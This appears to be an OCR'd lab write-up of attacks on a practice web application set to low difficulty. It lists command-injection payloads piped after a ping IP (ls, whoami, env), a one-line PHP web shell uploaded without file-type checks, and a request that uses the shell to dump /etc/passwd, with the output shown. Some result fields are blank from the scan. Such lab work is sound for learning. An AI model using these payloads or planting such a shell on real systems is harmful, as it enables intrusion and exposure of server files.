
2. **Payload:** 14.139.162.136 |ls

   Result:

3. **Payload:** 14.139.162.136 |hostname
   Result:



4. **Payload:** 14.139.162.136 |whoami
   Result:



5. **Payload:** 14.139.162.136 |uname -a
   Result:

6. **Payload:**
   Result: 14.139.162.136 |env

- When we give these payloads, its copy and pasted onto cmd after the ping command and so we can use | to execute any other command of our choice after ping is completed
- We can also go to the File Upload section and upload a php file with contents: <?php system($_REQUEST[“cmd”]); ?>

- Now we can upload this php file since there is no checks for the file type in low difficulty

- The directory of the uploaded php file is shown, we can now access this file using this directory information
- Dir: https://spidertest.spider-nitt.org/hackable/uploads/new.php
- Now we have included a cmd command request in our php file and so we can use this to execute any cmd command here,
- **https://spidertest.spider-nitt.org/hackable/uploads/new.php?cmd=cat+/etc/passwd**
- The above command has the cmd command needed at the end to display the passwd file which may have sensitive content
- After executing this we get:

  Result:

  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/usr/sbin/nologin
  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
  list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
  irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
  _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
  nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin